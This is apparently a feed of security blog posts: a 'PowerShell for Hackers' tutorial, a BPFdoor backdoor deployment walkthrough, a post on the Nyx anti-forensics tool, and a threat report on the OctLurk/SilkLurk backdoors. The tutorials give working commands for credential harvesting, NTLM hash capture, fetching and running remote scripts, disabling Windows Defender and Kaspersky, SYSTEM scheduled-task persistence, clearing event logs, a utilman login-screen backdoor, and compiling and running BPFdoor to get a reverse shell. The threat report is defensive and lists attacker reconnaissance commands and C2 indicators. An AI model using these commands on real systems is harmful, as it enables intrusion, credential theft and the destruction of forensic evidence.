PS > type example.txtIt’s worth learning a few CMD commands just as a fallback.
You can change directories with cd, but sometimes you run into a non-English system where files and directories are in a foreign language. Evil-WinRM often struggles with this, corrupting the characters you type. In this case, you can use variables:
PS > $items = Get-ChildItem
PS > cd $items[4].FullName
Keep in mind, PowerShell uses zero based indexing (so $items[0] is the first item). This trick comes in handy when you have a PowerShell session inside some hacking tool that doesn’t play well with other languages.
Wildcards are another time-saver for complex file names:
PS > cat *.txt      # Displays all .txt files
PS > cd *           # Enters the only subdirectory in the current location
PS > cat 1*         # Reads files starting with "1"
When you’re digging through a lot of corporate data, changing directories manually gets exhausting. Use tree to recursively view the file structure:
PS > tree /FTo move laterally you need credentials. You can find passwords manually on the Desktop, in the browser or in messaging apps, but this whole process can be automated with a one liner, since you never know where those credentials are sitting on a system.
With findstr you can search for specific patterns in files or command outputs. It’s present on every Windows system:
PS > findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.gif *.ps1 *.ymlThis searches recursively (/S), case insensitively (/I), for “password” across various files, listing matching files (/M).
The Windows Registry is another source of credentials. It stores system and user configurations. Here are some commands:
PS > reg query HKLM /f password /t REG_SZ /sThis searches the HKEY_LOCAL_MACHINE (HKLM) hive for string values containing “password”, potentially finding credentials used by software or services.
PS > reg query HKCU /f password /t REG_SZ /sThis targets the HKEY_CURRENT_USER (HKCU) hive for user settings with “password”. This may have application configurations.
PS > reg query "HKCU\Software\ORL\WinVNC3\Password"Extracts reversible password for WinVNC v3 credentials.
PS > reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"Checks autologin settings, which may have plaintext credentials like DefaultUsername and DefaultPassword if enabled.
PS > reg query "HKLM\SYSTEM\CurrentControlSet\Services\SNMP"Checks Simple Network Management Protocol (SNMP) settings for community strings. These are weak credentials for network devices that are often overlooked by administrators.
PS > reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"Finds saved PuTTY (SSH) session data, including IP addresses and usernames
These reg queries can be used for quick credential discovery, that way you don’t run external tools.
LaZagne isn’t a PowerShell tool, but it’s often used to extract credentials. It looks for passwords in browsers, email clients, WiFi settings, FTP tools and databases by analyzing config files, registry entries and memory.
For example, discovering an Outlook password for a department head could be used for social engineering attacks. More articles on social engineering are available on our website.
The SMB Hash Leak technique captures NTLMv1 or NTLMv2 hashes by creating a fake Windows shortcut (.lnk) file pointing to a nonexistent remote resource. When a user opens a folder with this file in it, Windows attempts an SMB connection, sending the user’s hashed credentials to your server. These hashes can then be cracked offline or relayed.
Using Inveigh, you can set up a fake SMB/HTTP listener:
PS > powershell -ep bypass
PS > . .\Inveigh.ps1
PS > Invoke-Inveigh -ConsoleOutput Y -NBNS Y -HTTPS Y -PROXY Y
Success depends on timing and network interface configuration.
Captured hashes can be cracked using Hashcat in NTLMv2 mode (5600).
An execution policy in PowerShell is a safety feature that controls whether and how PowerShell scripts can run on a system. It’s a built-in warning system meant to stop users from accidentally running untrusted or harmful scripts. To bypass it for the current session:
PS > powershell -ep bypassFor a persistent change (you need admin privileges):
PS > Set-ExecutionPolicy Bypass -Scope LocalMachine -ForceThis disables script execution restrictions machine wide, unless Group Policy overrides it.
You can use cmdlets like Invoke-WebRequest (iwr) or wget to download files. Besides these, there are plenty of other techniques out there that don’t get monitored.
Using iwr you can download a script from GitHub
PS > powershell -c iwr -Uri https://raw.githubusercontent.com/AiGptCode/ANYDESK-BACKDOOR/refs/heads/main/Anydesk-backdoor.ps1 -OutFile anydesk.ps1Or simply type this:
PS > iwr https://raw.githubusercontent.com/AiGptCode/ANYDESK-BACKDOOR/refs/heads/main/Anydesk-backdoor.ps1 -OutFile anydesk.ps1That’s a well known Linux command. It works here as well:
PS > wget https://raw.githubusercontent.com/AiGptCode/ANYDESK-BACKDOOR/refs/heads/main/Anydesk-backdoor.ps1 -O anydesk.ps1This command downloads a script from the URL and pipes it directly into the PowerShell interpreter using Invoke-Expression, executing it in memory without ever touching the disk. That’s a classic fileless execution technique.
PS > iex (Invoke-WebRequest -Uri 'http://pastebin.com/raw/7b4byHdd')As you can see, our script successfully executed.
A PowerShell downgrade attack is a technique where you deliberately launch an older version of PowerShell (version 2.0) to bypass some modern security features.
PS > powershell -version 2When you gain system access, always check whether the AV is running:
PS > Get-Service -Name windefendFor Kaspersky:
PS > Get-Service | Where-Object { $_.DisplayName -like "*Kaspersky*" }You can check other systems remotely with WMI. The command below lists the name of the antivirus installed:
PS > Get-WmiObject -Namespace 'root\SecurityCenter2' -Class AntiVirusProduct -ComputerName 'OM-2' -Credential (Get-Credential Administrator) | Select-Object PSComputerName, displayName, pathToSignedProductExe, productStateHere is how you disable Windows Defender:
PS > Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableNetworkProtection AuditMode -MAPSReporting Disabled -SubmitSamplesConsent NeverSend -EnableControlledFolderAccess DisabledKaspersky can be disabled with this command, provided it’s just a local installation:
PS > Stop-Service -Name KAVFS,kavfsslp,klnagent -ForceBase64 can encode binary or text into a portable format. When you convert something into Base64, it makes it harder to immediately understand what the code does.
PS > [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('Write-Host "Hackers-Arise!"'))
PS > powershell -e "<base64>"Encoded reverse shells can be customized on revshells.com and used to connect back to your listener.
Profile persistence is a technique of embedding code into a user’s PowerShell profile so the code executes every time a new PowerShell session starts. When PowerShell launches, it checks for profile scripts and runs whatever commands they hold.
Let’s add a script to our profile:
PS > Add-Content -Path $Profile -Value “C:\Windows\Temp\script.ps1”
PS > Set-ExecutionPolicy Bypass -Scope LocalMachine -Force-WindowStyle Hidden makes a PowerShell script or command run without showing any visible window to the user. When hackers run scripts, they don’t want to draw attention. If you run PowerShell normally, a window might briefly flash on screen and alert the victim.
Let’s execute our script:
PS > Start-Process powershell.exe -WindowStyle Hidden -ArgumentList "-ExecutionPolicy Bypass -File C:\Windows\Temp\script.ps1"-NoProfile avoids loading profile scripts:
PS > powershell.exe -NoProfile -Command "Write-Output 'Hackers-Arise!'"Just like in Linux, there’s a command history. By default it typically holds the last 50 entries. You can list them with Get-History.
Or read the file itself:
PS > Get-Content “$env:APPDATA\\Microsoft\\Windows\\PowerShell\\PSReadLine\\ConsoleHost_history.txt”Instead of deleting it, let’s overwrite it:
PS > Set-Content “$env:APPDATA\\Microsoft\\Windows\\PowerShell\\PSReadLine\\ConsoleHost_history.txt” -Value “”Listing command lines for each process can help you find usernames, passwords, IPs and other things.
PS > gwmi win32_process | select CommandLineScheduled Tasks get used for persistence and privilege escalation. Each task is defined by a set of triggers (at logon, at a given time, or on an event), actions (the program, script, or command to run), and optional conditions or settings that control retries and timeouts.
For privilege escalation you want to find vulnerable tasks. We’ll output all the scheduled tasks to a file and then look for “SYSTEM”:
PS > schtasks /query /fo LIST /v > schtask.txtFor persistence, create your own task or modify the existing one:
PS > schtasks /create /tn “Windows Update Service” /tr “C:\Windows\Temp\hackers-arise.exe” /sc hourly /mo 3 /ru System”Make sure it exists:
PS > schtasks /query /tn “Windows Update Service”Force it to run immediately:
PS > schtasks /run /tn “Windows Update Service”Or delete it:
PS > schtasks /delete /tn “Windows Update Service” /fEverything was successful.
To see currently active user sessions, use quser or qwinsta. These commands show usernames with their session details, including idle time.
If you need to kill someone’s connection:
PS > logoff ((quser | Where-Object { $_ -match 'username' } ) -split '\s+' )[2]If you accidentally trigger the creation of a new user profile by signing into a computer where that user has never logged in before, kill the session tied to that user first, then delete the created user folder:
PS > cmd.exe /c "rd /s /q C:\Users\username"Hackers clear Windows logs to cover their tracks. Here’s how:
PS > Clear-EventLog Security,System,Application; "Windows PowerShell","Microsoft-Windows-PowerShell/Operational","Microsoft-Windows-WMI-Activity/Operational" | ForEach-Object { & "$env:windir\System32\wevtutil.exe" cl $_ }First the command clears the classic Windows event logs, then it uses wevtutil.exe to clear the more modern ones.
Below you can find other useful commands.
Once a system’s been compromised, you can establish a backdoor. There are many of them, depending on your objectives and the environment. Our technique uses utilman.exe.
Utilman.exe is the Windows Utility Manager. It’s the program that runs when you click the “Ease of Access” button on the login screen or press Win+U. It’s meant to provide accessibility tools (Narrator, Magnifier, or On-Screen Keyboard) before you log in.
It can be exploited by tweaking the registry so it points to cmd.exe instead. As a result, pressing the Ease of Access button at the login prompt launches a CMD prompt with SYSTEM privileges.
Using registry let’s set up the backdoor:
PS > reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe" /fThen we disable NLA for RDP, that way it won’t require valid credentials to open an RDP session:
PS >reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /fAfter that you need to reboot the system or wait for an administrator to do it.
If you use Sticky Keys instead, you won’t need to reboot at all.
PowerShell is a powerful tool, as you can see. In this first part, we’ve covered essential commands, credential harvesting, persistence and stealth. In the next part, we’ll build on this foundation with more advanced tools.
If you want to learn how PowerShell can be used in both red team and blue team scenarios, get our PowerShell for Hackers training. We’ll show things that can’t be covered here.
The post PowerShell for Hackers, Part 1: The Basics first appeared on Hackers Arise.
Welcome back, aspiring cyberwarriors.
As you might know, not all dangerous threats are the loud ones. We often hear about ransomware campaigns that paralyze companies and demand money. Money is the key factor in these operations. If the victim pays once and gets their decryption key, there’s a chance they will pay a second time. That means the key must be delivered to the victim. Total destruction isn’t really the objective here. Things need to stay in a state where they can be fixed within a short period of time if the victim pays.
With state sponsored APTs, things are a bit different. Given the strategy China has right now in regards to the West, they’re trying to preposition themselves for a future conflict, so gaining as much access as possible is the current goal. Once things go south, all that compromised infrastructure starts crippling systems in a bid to cause as much damage as possible. That’s what happened before and during the first days of the Russian invasion of Ukraine and other countries, so there’s a good chance that’s what will happen during an active conflict with China.
An investigation by Rapid7 Labs found evidence of an advanced China nexus threat actor known as Red Menshen. This group has been placing stealthy digital sleeper cells inside telecommunications networks. These are long-term operations built for persistence and access to sensitive environments, including government infrastructure.
At the center of this activity is BPFdoor.
BPFdoor doesn’t behave like conventional malware. It doesn’t open a visible listening port or maintain a C2 channel. BPFdoor is a passive Linux backdoor that works at a very low level in the system. It uses the Berkeley Packet Filter (BPF), which is a feature inside the Linux kernel designed for packet filtering and analysis. Normally, BPF is used for legitimate purposes such as monitoring. In this case, it is being abused. The backdoor attaches itself to a raw network socket and inspects incoming traffic. It can actually see packets before firewall rules have a chance to process them. So even if your firewall is configured correctly, the backdoor can still see traffic that should have been blocked.
Most of the time, the backdoor does nothing. It remains completely dormant, which makes it difficult to detect through behavior. It just waits for a “magic packet”. That magic packet has a predefined pattern known only to the hacker. When it arrives, the backdoor wakes up and gives the hacker a reverse shell, so that he doesn’t expose the entry point.
For this article we will use a simplified PoC. It doesn’t include advanced features such as encryption, persistence or espionage modules. But it’s enough to show the core idea and that’s what matters for our learning. The original rootkit can be found here.
We begin by cloning the repository and modifying the trigger file. That’s the file responsible for sending the magic packet that activates the backdoor.
kali > git clone https://github.com/pjt3591oo/bpfdoor.git
kali > cd bpfdoor
kali > vim trigger.c
Inside trigger.c you need to specify two IP addresses. One is the target machine where the backdoor will run, and the other is your attacking machine. We used Kali for this.
You will notice a small detail in the code, a character ‘X’ placed before the IP address. It is a simple magic byte used by the PoC to identify valid trigger packets. It should not be removed, as it is part of the mechanism that wakes up the backdoor.
Once the file is ready, you compile both the trigger and the backdoor.
kali > gcc trigger.c -o trigger
kali > gcc bpfdoor -o bpfdoorpoc
kali > chmod +x trigger
After compiling, we are ready to move to the target system.
To move further we need to transfer the backdoor. There are different methods available for it. You can use temp.sh or a simple HTTP server.
Pick whatever is best for you and download it.
kali > python3 -m http.server 9001
ubuntu > wget http://192.168.56.107:9001/bpfdoorpoc
Once the file is downloaded, you make it executable and run it.
ubuntu > chmod +x bpfdoorpoc
ubuntu > ./bpfdoorpoc
At this point, the rootkit appears to hang. This is expected behavior. The backdoor is now running in the background, waiting for the magic packet. You might see some output, but nothing really tells you what it’s doing.
Set up a listener on Kali to receive your reverse shell
kali > nc -lvnp <port>The trigger sends a packet that the backdoor recognizes.
In a separate terminal you execute the trigger:
kali > ./triggerThe trigger sends a packet that the backdoor recognizes.
The moment it detects the correct pattern, it activates and sends you back a reverse shell. If everything is correct, you will see a connection. It’s a working shell on the target system.
This is the core idea behind BPFdoor.
The backdoor has been known since around 2022, but only recently has it been observed being actively used in attacks against telecommunications infrastructure. To detect it we can use a script made by Rapid7.
ubuntu > wget https://github.com/rapid7/Rapid7-Labs/blob/main/BPFDoor/rapid7_detect_bpfdoor.sh

ubuntu > chmod +x rapid7_detect_bpfdoor.sh
ubuntu > bash rapid7_detect_bpfdoor.sh
The script attempts to find suspicious processes that match the behavior of BPFdoor. In our case, it found the PoC process and reported its process ID. Even stealthy malware can leave traces. Detection comes down to understanding how the system is supposed to behave (baseline) and finding deviations from it.
BPFdoor is an advanced Linux backdoor with a different approach to persistence and remote access. It’s being used by the Chinese to access our sensitive data. The whole Chinese campaign is about prepositioning the country for future global conflicts, so they can gain the upper hand in the chaos of a cyberwar. Their backdoor hides within the normal operation of the kernel and waits for a specific trigger. That makes it really hard to spot.
Telecoms have always been a desirable target along with industrial control systems. In light of these attacks, we started training on Building Your Own Mobile 4G Base Station. You’ll get to learn not just how to build a station, but how hackers attack it and how you can defend it. The knowledge is truly unique and a lot of work has gone into making the training.
The post Compromising Telecom Systems: Deploying and Detecting the BPFDoor Backdoor first appeared on Hackers Arise.
Welcome back, aspiring cyberwarriors!
During red team engagements, we often have to deal with the logs that different operating systems store. Every action can leave behind digital evidence. That evidence is exactly what blue teams and digital forensics investigators rely on when reconstructing an attack.
Sometimes, however, a red team engagement is meant to simulate an adversary as realistically as possible. Hackers frequently attempt to hide what they did by erasing evidence of their activity or altering forensic artifacts to make investigations more difficult. If we want to accurately evaluate an organization’s ability to detect sophisticated intrusions, we also need to test how well it responds when an attacker attempts to remove those traces. There are different tools that exist that help reduce your footprint. For instance, HackShell, which we covered in one of our previous articles, makes Bash much stealthier, minimizing command history and improving OPSEC.
But it does not help with removing all forensic traces that already exist throughout the operating system.
There is a different tool that focuses specifically on that task called Nyx.
Nyx is a self-contained script for cleaning forensic traces on Linux, macOS, and Windows. The scripts walk through a predefined collection of forensic artifacts and remove or clean evidence that may have been generated during system usage.
Of course, no anti-forensics tool can guarantee that every trace of activity disappears. Modern enterprise environments often collect telemetry from many different sources including endpoint detection products, centralized log servers, network monitoring systems, cloud services, and backup solutions. Even if local artifacts are modified or deleted, evidence may still exist elsewhere. Nevertheless, Nyx has techniques that sophisticated hackers may attempt after achieving access to a system.
Below is only a portion of the Linux artifacts that Nyx targets. The complete list is considerably larger. Among the supported modules are shell history files, authentication logs, system logs, audit records, network-related artifacts, user activity, temporary files, and many other forensic traces that investigators commonly examine during an incident response investigation.
Since a significant portion of today’s infrastructure runs on Linux, the script includes modules that focus on the forensic artifacts generated by Linux servers and the services they host.
Windows typically runs less server infrastructure than Linux, so the list is somewhat shorter. Even so, Nyx still targets several important sources of forensic evidence, including Windows Event Logs, PowerShell history, registry-related security artifacts, and various other traces that investigators commonly analyze after a compromise.
Finally, macOS also receives attention with its own collection of supported forensic artifacts. Although the list is smaller than Linux, Nyx still includes modules designed to clean several sources of evidence that may reveal user or system activity.
Now we are ready to test the script and see how it works. There are several different ways you can execute it depending on your objective and your environment.
We will begin with Windows. Before actually cleaning anything, it is a good idea to start with -DryRun. This will show exactly what Nyx plans to clean without making any modifications to the system.
PS > wget https://raw.githubusercontent.com/evilsocket/nyx/refs/heads/main/nyx.ps1 -O nyx.ps1

PS > .\nyx.ps1 -DryRun
Although the output reports the items that would be cleaned, nothing has actually been removed. The dry run simply shows the actions that Nyx intends to perform.
Let’s clean them now.
PS > .\nyx.ps1At this point, Nyx begins processing its configured modules and attempts to remove the supported forensic artifacts from the local system.
The same thing can also be achieved through in-memory execution without writing the script to disk first. Running tools directly from memory is a common technique used by hackers because it reduces the number of files written to the filesystem. However, that does not automatically mean antivirus or endpoint detection products will ignore the activity. Modern security products monitor far more than just files stored on disk. They also observe process behavior, PowerShell activity, AMSI events, command-line arguments, parent-child process relationships, memory behavior, and many other indicators.
PS > iwr https://raw.githubusercontent.com/evilsocket/nyx/refs/heads/main/nyx.ps1 | iexIf needed, you can force execution without waiting for a confirmation prompt by adding the -Force flag. Useful when automating execution across multiple systems with PsExec.
Just as with Windows, it is often a good idea to begin by reviewing what the script intends to do before actually modifying the system.
If necessary, you can repeat the same process by listing the modules that will be used with the -n flag.
bash# > bash nyx.sh -n As you can see, it goes through multiple modules, including those related to IoT Smart Home devices, cryptocurrency artifacts, IDS and IPS logs, network traces, and many additional categories. This broad coverage also means that privacy-conscious users who want to remove unnecessary traces from their own systems may also find parts of the project useful, provided they understand what information is being deleted.
Instead of manually searching for dozens of log files, Nyx can speed up this process. It shows why centralized logging, endpoint monitoring and multiple layers of telemetry are so important. Even if a hacker succeeds in cleaning local artifacts, independent security systems may still preserve the evidence needed to detect and investigate the intrusion.
If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.
The post Anti-Forensics: Hiding Your Presence with Nyx first appeared on Hackers Arise.
We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since January 2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.
The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.
Our investigation shows that the same threat actor operates both SilkLurk and OctLurk , and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.

The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.

The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.
In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.


After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5 b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.
We identified several service names — specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagent — that the attackers used to load a malicious DLL onto compromised machines.
The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.
The double‑XOR decryption uses two distinct multibyte keys:
The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.
The loader invokes the backdoor’s curl_easy_escape function (ordinal 2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:
To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytes — this length is also hard‑coded in the sample — and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:
The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.
The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.
The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.
OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methods — ins_ctl_db and oct_lk_col — with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.
The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.
| Plugin type | Description |
| File Manager | ● case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes. ● case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name. ● case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file ● case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder. ● case 0x10051: execute the specified command line using the CreateProcessAsUserW API. ● case 0x10060: perform the following file‑system operations: copy, delete, move, and rename — using the SHFileOperationW API. ● case 0x10070: create a directory. ● case 0x10080: set the attributes for a file or directory. ● case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2. ● case 0x20010: get the size of a file. ● case 0x20020: read a file from the system in chunks, starting at a specified offset. ● case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times. ● case 0x20040: close the file handle and free the associated metadata (file path, handle, and size). ● case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2. |
| Command Shell | ● case 0x3E9: launch cmd.exe as shell.● case 0x3EA: send the exit command to close the command shell.● case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2. If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file. |
| Interaction Manager | ● case 0x3E9: capture the entire screen as a BMP image. ● case 0x3EA: capture the entire screen at specified intervals. ● case 0x3EC: retrieve clipboard data. ● case 0x3ED: copy the data to the clipboard. ● case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button. ● case 0x3F5: MOUSEEVENTF_LEFTDOWN | MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button. ● case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button. ● case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button. ● case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event. ● case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount. ● case 0x3FD: press the key indicated by the virtual‑key code. ● case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code. ● case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button. |
The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:

The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5 45cf5916fab4272a1313c26e67aa9220, 4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.
The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three files — info.txt, <hostname>.datb, and <hostname>_logs.datb — all stored in the %TEMP% directory.
| Command | Description |
| chcp 1256 | Changes the system’s code page to 1256, which supports Arabic characters. |
| powershell $PSVersionTable | Retrieves the version information of PowerShell. |
| qwinsta | Views all active sessions on the local machine. |
| klist sessions | Displays a list of logon sessions on this computer (Including Kerberos). |
| TASKLIST /V | Lists all running tasks with detailed information. |
| findstr /i /c:”explorer.exe” | Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V. |
| wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]” | Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol). |
| powershell “ipconfig|select-string v4 -context 1,3” | Uses PowerShell to filter ipconfig output for IPv4 addresses. |
| ipconfig /all | Displays detailed network configuration information. |
| WHOAMI /all | Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details. |
| WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List | findstr “=” | Retrieves information about installed antivirus software. |
| powershell Get-NetTCPConnection | Retrieves information about TCP connections. |
| netstat -ano | findstr LISTENING | Shows listening ports. |
| netstat -ano | findstr ESTABLISHED | Displays established connections. |
| cmd.exe /c netstat -ano | findstr “EST” | findstr -v 127.0.0.1 | Filters established connections excluding the loopback address. |
| powershell.exe “get-wmiobject -query ‘select * from win32_process’ | Select-Object ProcessId,ProcessName,CommandLine,ExecutablePath,CreationDate | Where-object {$_.ProcessId -eq 500} | Format-List” | Retrieves detailed information about a specific process. |
| reg query HKLM /s /f “ProfileImagePath” /t REG_EXPAND_SZ | Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is “ProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder. |
| cmd.exe /c dir /b c:\users | Lists the contents of the C:\Users directory. |
| wmic startup get caption,command | findstr exe | Filters startup items for executable files. |
| powershell “get-MpComputerStatus” | Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system. |
| reg query “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features” /v “TamperProtection” | Queries whether Microsoft Defender antivirus’s tamper protection is enabled. |
| reg query “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions” /s | Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender. |
| wevtutil gli Security | Configures the Security event log. |
| wevtutil gl Security /f:xml | Retrieves events from the Security log in XML format. |
| wevtutil gli “Windows PowerShell” | Configures the Windows PowerShell event log. |
| wevtutil gl “Windows PowerShell” /f:xml | Retrieves events from the Windows PowerShell log in XML format. |
| wevtutil gli System | Configures the System event log. |
| wevtutil gl System /f:xml | Retrieves events from the System log in XML format. |
| schtasks /query /fo LIST /v | findstr “TaskName> Status> ‘Task To Run’> ‘Run As User’>” | Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName. |
| systeminfo | Displays detailed system information. |
| powershell “Get-WmiObject -Class Win32_BIOS | Format-list” | Retrieves BIOS information. |
| powershell “Get-WMIObject -Class Win32_PhysicalMemory | Format-list” | Retrieves physical memory information. |
| powershell “Get-WMIObject -Class Win32_Processor | Format-list” | Retrieves processor information. |
| powershell “Get-WMIObject -Class Win32_DiskDrive | Format-list” | Retrieves disk drive information. |
| netsh interface ipv4 show interfaces | Displays information about IPv4 interfaces. |
